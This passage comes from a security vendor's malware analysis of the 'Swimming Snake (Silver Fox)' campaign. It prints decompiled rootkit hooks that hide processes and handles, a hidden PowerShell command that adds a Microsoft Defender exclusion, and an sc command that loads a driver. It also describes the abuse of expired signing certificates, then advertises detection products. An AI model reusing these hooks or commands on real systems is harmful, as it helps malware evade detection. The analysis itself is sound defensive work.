


```
FUN_10003fb0((byte *)"NtHandleCallback.exe");
bVar1 = LinkCndom6("Cndom6","C:\\Cndom6.sys");
if (bVar1) {
  _targetPid = FindTargetProcessId((byte *)"NtHandleCallback.exe");
  SendControlCode_1();
  SendControlCode_2(_targetPid);
}
FUN_10003fb0((byte *)"tracerpt.exe");
bVar1 = LinkXiaoH("XiaoH","C:\\XiaoH.sys");
if (bVar1) {
  _targetPid = FindTargetProcessId((byte *)"tracerpt.exe");
  SendControlCode_3(_targetPid);
}
bVar1 = LinkCndom6("Cndom6","C:\\Cndom6.sys");
if (bVar1) {
  _isRunning = FinTargetProcess((byte *)"NVIDIA.exe");
  if ((_isRunning & 0xff) == 0) {
    WinExec("C:\\Users\\Public\\Documents\\WindowsData\\NVIDIA.exe",0);
  }
  _targetPid2 = FindTargetProcessId((byte *)"NVIDIA.exe");
  if (_targetPid2 != 0) {
    SendControlCode_4(_targetPid2);
  }
}
```

Figure 3-26 Main functions of the log.dll thread 2

Hide and protect that target proc

Cndom6.sys is a malicious driver file that contains an expired digital signature for a company. The attacker signs the drive file using an unrevoked certificate issued before July 29, 2015, so that the drive file will function properly with signature verification.



数字签名信息

根据当前系统时钟或签名文件中的时间戳验证时要求的证书不在有效期内。

签名者信息(S)

名称: [redacted]

电子邮件: 不可用

签名时间: 不可用

该证书已过期，或者尚未生效。


颁发给: [redacted]

颁发者: VeriSign Class 3 Code Signing 2010 CA

有效期从 2013-05-22 到 2014-05-23

Figure 3-27 Expired Digital Signatures Used by Canndom6.sys


After log .dll loads Cndom6.sys, the driver file will perform Hook on the relevant API and return a custom function to hide the process and prevent other processes from obtaining or copying the target process handle. In order to prevent that target process from bee discovered or operated.



```
if (param_1 == _NtQuerySystemInformation) {
  return FUN_14000330c;
}
if (param_1 == _NtOpenProcess) {
  return FUN_140003288;
}
if (param_1 == _NtDuplicateObject) {
  param_1 = FUN_1400033e4;
}
```

Figure 3-28 Hooks mainly for three APIs

Hook is perform on NtQuerySystemInformation (Windows system kernel API function, which is use to query system information), and if matching to that target process ID, the chain is broken to hide the process.




```
_SystemInformation = (*_NtQuerySystemInformation)();
if (((-1 < _SystemInformation) && (param_1 == 5)) && (DAT_140006398 != 0)) {
  _CurrentProcessId = PsGetCurrentProcessId();
  uVar2 = FUN_140003a40(_CurrentProcessId);
                /* 白名单检查 */
  if ((char)uVar2 == '\0') {
    cVar1 = MmIsAddressValid(param_2);
    if (((cVar1 != '\0') && (param_2 != (int *)0x0)) &&
       ((param_3 != 0 && (iVar4 = 0, 0 < DAT_140006398)))) {
      piVar3 = &DAT_140010010;
      do {
        if ((*piVar3 != 0) && (*piVar3 != _CurrentProcessId)) {
          iVar5 = 0;
          do {
            uVar2 = FUN_140003054(param_2,(ulonglong)param_3,*piVar3);
                /* 断链隐藏目标进程 */
            if ((char)uVar2 == '\0') break;
            iVar5 = iVar5 + 1;
          } while (iVar5 < 10);
        }
        iVar4 = iVar4 + 1;
        piVar3 = piVar3 + 1;
      } while (iVar4 < DAT_140006398);
    }
  }
}
return _SystemInformation;
```

©安天

Figure 3-29 Hidden Target Processes

Hook that NtOpenProcess (Window system kernel API function, used to open the handle of the process object and set the access right), and if match the target process ID, return 0xc0000022 to prevent other processes from obtaining the target process handle.




```
if (DAT_14000639c != 0) {
  iVar1 = PsGetCurrentProcessId();
  uVar2 = _Check(iVar1);
  if ((((char)uVar2 == '\0') && (*param_4 != iVar1)) &&
     (uVar2 = FUN_140003898(*param_4), (char)uVar2 != '\0')) {
    return 0xc0000022;
  }
}
uVar3 = (*_NtOpenProcess)(param_1,param_2,param_3,param_4);
return uVar3;
```

©安天

Figure 3-30 Block other processes from obtaining a target process handle

Hook that NtDuplicateObject (Window system kernel API function for copy object handle) and returns 0xc0000022 to prevent other process from copying the target process handle if it matches the target process ID.




```
if ((DAT_14001000c != 0) && (param_1 != -1)) {
  iVar1 = PsGetCurrentProcessId();
  uVar3 = _Check(iVar1);
  if ((char)uVar3 == '\0') {
    local_28[0] = 0;
    iVar2 = ObReferenceObjectByHandle
                      (param_1,0x10,*(undefined8 *)PsProcessType_exref,0,local_28,0);
    if (-1 < iVar2) {
      iVar2 = PsGetProcessId(local_28[0]);
      ObfDereferenceObject(local_28[0]);
      if ((iVar2 != iVar1) && (uVar3 = FUN_1400038c8(iVar2), (char)uVar3 != '\0')) {
        return 0xc0000022;
      }
    }
  }
}
uVar4 = (*_NtDuplicateObject)(param_1,param_2,param_3,param_4,param_5);
return uVar4;
```

Figure 3-31: Preventing other processes from copying the target process handle

Hide the network connection of the target process

Xiaoh. sys is a malicious driver file that contains an expired digital signature of a company. The attacker also signs the drive file with an unrevoked certificate issued before July 29, 2015, so that the drive file can run properly through signature verification.



数字签名详细信息

数字签名信息

根据当前系统的时钟或签名文件中的时间戳验证时要求的证书不在有效期内。

签名者信息(S)

名称: [redacted]

电子邮件: 不可用

签名时间: 不可用

副署(U)

签名者姓名: 电子邮件地址: 时间戳

证书

证书信息

该证书已过期，或者尚未生效。

颁发给: [redacted]

颁发者: VeriSign Class 3 Code Signing 2010 CA

有效期从 2013-05-14 到 2014-05-15

Figure 3-32 Expired Digital Signatures Used by XiaoH. sys

After log .dll loads XiaoH. sys, the driver file obtains its driver object and performs HOOK on IRP _ MJ _ DEVICE _ CONTROL for the system driver file of nsiproxy.sys, thereby hiding the network connection of the target process.





Figure 3-33 Hidden target process network connection

Adds the specified path to the Microsoft Defender exclusion

Thread 3 of log.dll executes the PowerShell command to add the specified path to the Microsoft Defender exclusion.



```
FUN_100021b0(local_2c,(uint *)"C:\\\\Users\\\\Public\\\\Documents");
local_8 = 0;
FUN_100021b0(local_5c,(uint *)"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe");
local_8._0_1_ = 1;
FUN_100021b0(local_44,(uint *)
                        "-NoProfile -WindowStyle Hidden -ExecutionPolicy Bypass -Command \"if ((Get-
                        MpPreference).ExclusionPath -notcontains \'C:\\\\Users\\\\Public\\\\Document
                        s\') { Add-MpPreference -ExclusionPath \'C:\\\\Users\\\\Public\\\\Pictures\'
                         }\""
            );
```


Figure 3-34 Adding a Specified Path to a Microsoft Defender Exclusion

4 Use tools to check the threat of "Swimming Snake (Silver Fox).

Users can download and use the special screening tool "Swimming Snake" on the Antiy vertical response platform (https://vs2.antiy.cn) for screening. The "Swimming Snake" special troubleshooting tool can be used to troubleshoot the loaders placed by the "Swimming Snake" gang in attack activities and remote control Trojans loaded into memory.

Figure 4-1 Safety Vertical Response Platform

In order to more accurately and comprehensively eliminate the threats existing in the victim host, customers may contact Antiy's emergency response team (cert @ antiy.cn) after using the special screening tool to detect the threats.



扫描结束，发现 1 项威胁！请关注公众号，联系安天工程师处置。

C:\Windows\WinSxS\x86_regsvcs_b03f5f7f11d50a3a_4.0.15805.0_none_8ce1f3b4679d3a76\regsvcs.exe.config

检测对象	检测结果	处置结果
C:\Windows\SysWOW64\tracerpt.exe	[PID:6180]Trojan/Win32.SwimSnak...	


Figure 4-2 Malicious process injected into remote control Trojan detected by the "Swimming Snake" special troubleshooting tool

5 The Antiy IEP terminal defense system helps users defend against the Swimming Snake threat

As an enterprise-level terminal security protection product for office machines, servers and other terminals, the Terminal Defense System of Antiy IEP helps users effectively protect against snake attacks through multi-dimensional protection against the attack characteristics of snake viruses.

5.1 Based on Antiy AVL SDK threat detection engine, the virus will be killed upon landing


IEP is embedded into Antiy AVL SDK anti-virus engine to scan file objects, storage objects, sector objects, memory objects and registry data objects, and judge whether the detection objects are known or suspected viruses. In order to realize accurate judgment, investigation and killing. In particular, it can nest and scan that compressed package object, and scan the memory object based on the memory map, so that a variety of camouflage and kill-free methods can not be hidden. In case 1 and case 2, when the user stores the malicious files youd _ fanyiKП _ 2.0. msi and Wcnhguhyr.exe locally, an alarm will be generated immediately, and the malicious files will be cleared, without giving the chance to start the virus.



安天智甲终端防御系统

发现病毒威胁
已自动处理

Wcnhguhyr_exe
源文件已备份到病毒隔离区。 找回源文件
病毒名称：Trojan/Win32.SwimSnake
风险描述：是一类危害主机安全，具有隐蔽性、非授权性、破坏性等特征，且包含多种恶意行为的恶意代码，如：Rootkit、Backdoor、Bot、Downloader、Clicker、Banker、Dropper、Stealer、DDOS、SMS、SPY、Proxy



安天智甲终端防御系统


发现病毒威胁
如果该行为不是您主动操作，建议阻止。

文件名称：youd_fanyiKn_2.0.msi 添加信任
病毒名称：Trojan/VBS.Agent
风险描述：是一类危害主机安全，具有隐蔽性、非授权性、破坏性等特征，且包含多种恶意行为的恶意代码，如：Rootkit、Backdoor、Bot、Downloader、Clicker、Banker、Dropper、Stealer、DDOS、SMS、SPY、Proxy、Notifier、IM、ArcBomb、Ransom等。

Figure 5-1 Alarm and Automatic Elimination of Virus Immediately upon Landing

5.2 Based on the core-level active defense capability, real-time interception of attacks or high-risk behaviors

The core active defense module of Antiy IEP can monitor the whole process of process startup in real time, detect and judge the risk of process behaviors and parameters, and especially intercept high-risk operations implemented by system processes. In that case of this second case, When a malicious program registers a load driver through the sc create rwdriver binPath = "C:\Users\Public\Documents\WindowsData\rwdriver.sys" type = kernel start = demand, The module accurately identifies its driver registration behavior, and after verification, finds that the reputation of the directory where the target driver is located is high-risk and lacks valid digital signature, and then blocks the registration and loading process, and successfully blocks the implantation of malicious drivers.



安天智甲终端防御系统

系统防护

高安全等级目录，发现启动可疑程序

父进程：men.exe

启动进程：sc.exe

启动参数：create rwdrive... start= demand


异常描述：发现程序试图注册系统驱动服务

风险描述：无效驱动程序加载到系统，会绕过系统安全验证机制，可被恶意程序植入病毒、木马等恶意代码。

□ 不再提示

Figure 5-2 Intercept when a malicious program loads a driver

In addition, IEP has a registry protection module to monitor key registry entries in real time. In this case 2, the intellectual will monitor the creation of HKLM\ System\ CurrentControlSet\ Services, and perform depth detection on the ImagePath pointing files of all services registered under the path. Once a document is determined to be a risk-driven document based on multi-dimensional risk assessment such as document path characteristics, attribute information and signature validity, the registration of the document to the system service shall be rejected immediately. Form a double defensive closed loop of "process behavior interception + registry source control."



安天智甲终端防御系统

发现异常行为

如果该行为不是您主动操作，建议阻止。

文件名称：services.exe 添加信任

异常描述：恶意程序正在 创建服务（注册表项）

注册表项：HKEY_LOCAL_MA...ver-ImagePath

